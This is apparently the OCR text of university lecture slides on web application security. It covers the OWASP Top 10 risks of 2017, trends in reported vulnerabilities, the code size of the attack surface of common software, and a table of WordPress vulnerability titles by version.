
Software exploits
#1 - Web App Security

Yves ROUDIER
I3S – CNRS – UNS

Yves.Roudier@unice.fr

MOST COMMON VULNS



Top 15 Vulnerability Classes (2012)


Percentage likelihood that at least one serious* vulnerability will appear in a website

OWASP Top 10 Application Security Risks - 2017

- Injection
- Broken Authentication and Session Management
- Cross-Site Scripting (XSS)
- Broken Access Control
- Security Misconfiguration
- Sensitive Data Exposure
- Insufficient Attack Protection
- Cross-Site Request Forgery (CSRF)
- Using Components with Known Vulnerabilities
- Underprotected APIs


https://www.owasp.org/index.php/Top_10_2017-Top_10

Web vs System vulnerabilities




- Decline in % web vulns since 2009
  - 49% in 2010 -> 37% in 2011.
  - Big decline in SQL Injection vulnerabilities

Reported Web Vulnerabilities "In the Wild"



Data from aggregator and validator of NVD-reported vulnerabilities


Web: Current vulnerabilities (2017)




https://geekflare.com/online-scan-website-security-vulnerabilities/

See also: http://projects.webappsec.org/w/page/13246978/Threat%20Classification

Web: System View



Web: Attack Surface



MySQL – 900 KLOC

Chrome – 15 MLOC
Mozilla+Plugins – 30 MLOC

Apache 2.0 – 90 KLOC

Wordpress – 200 KLOC

WordPress Vulnerabilities

Version	Added	Title
4.4.1	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.4.1	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.4	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
4.4	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.4	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.3.2	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.3.2	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.3.1	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
4.3.1	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
4.3.1	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.3.1	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.3	2015-09-15	WordPress <= 4.3 - Authenticated Shortcode Tags Cross-Site Scripting (XSS)
4.3	2015-09-15	WordPress <= 4.3 - User List Table Cross-Site Scripting (XSS)
4.3	2015-09-15	WordPress <= 4.3 - Publish Post and Mark as Sticky Permission Issue
4.3	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
4.3	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.3	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.2.6	2016-02-02	WordPress 3.7-4.4.1 - Local URIs Server Side Request Forgery (SSRF)
4.2.6	2016-02-02	WordPress 3.7-4.4.1 - Open Redirect
4.2.5	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)
4.2.5	2016-01-06	WordPress 3.7-4.4 - Authenticated Cross-Site Scripting (XSS)

Threats: Image tag

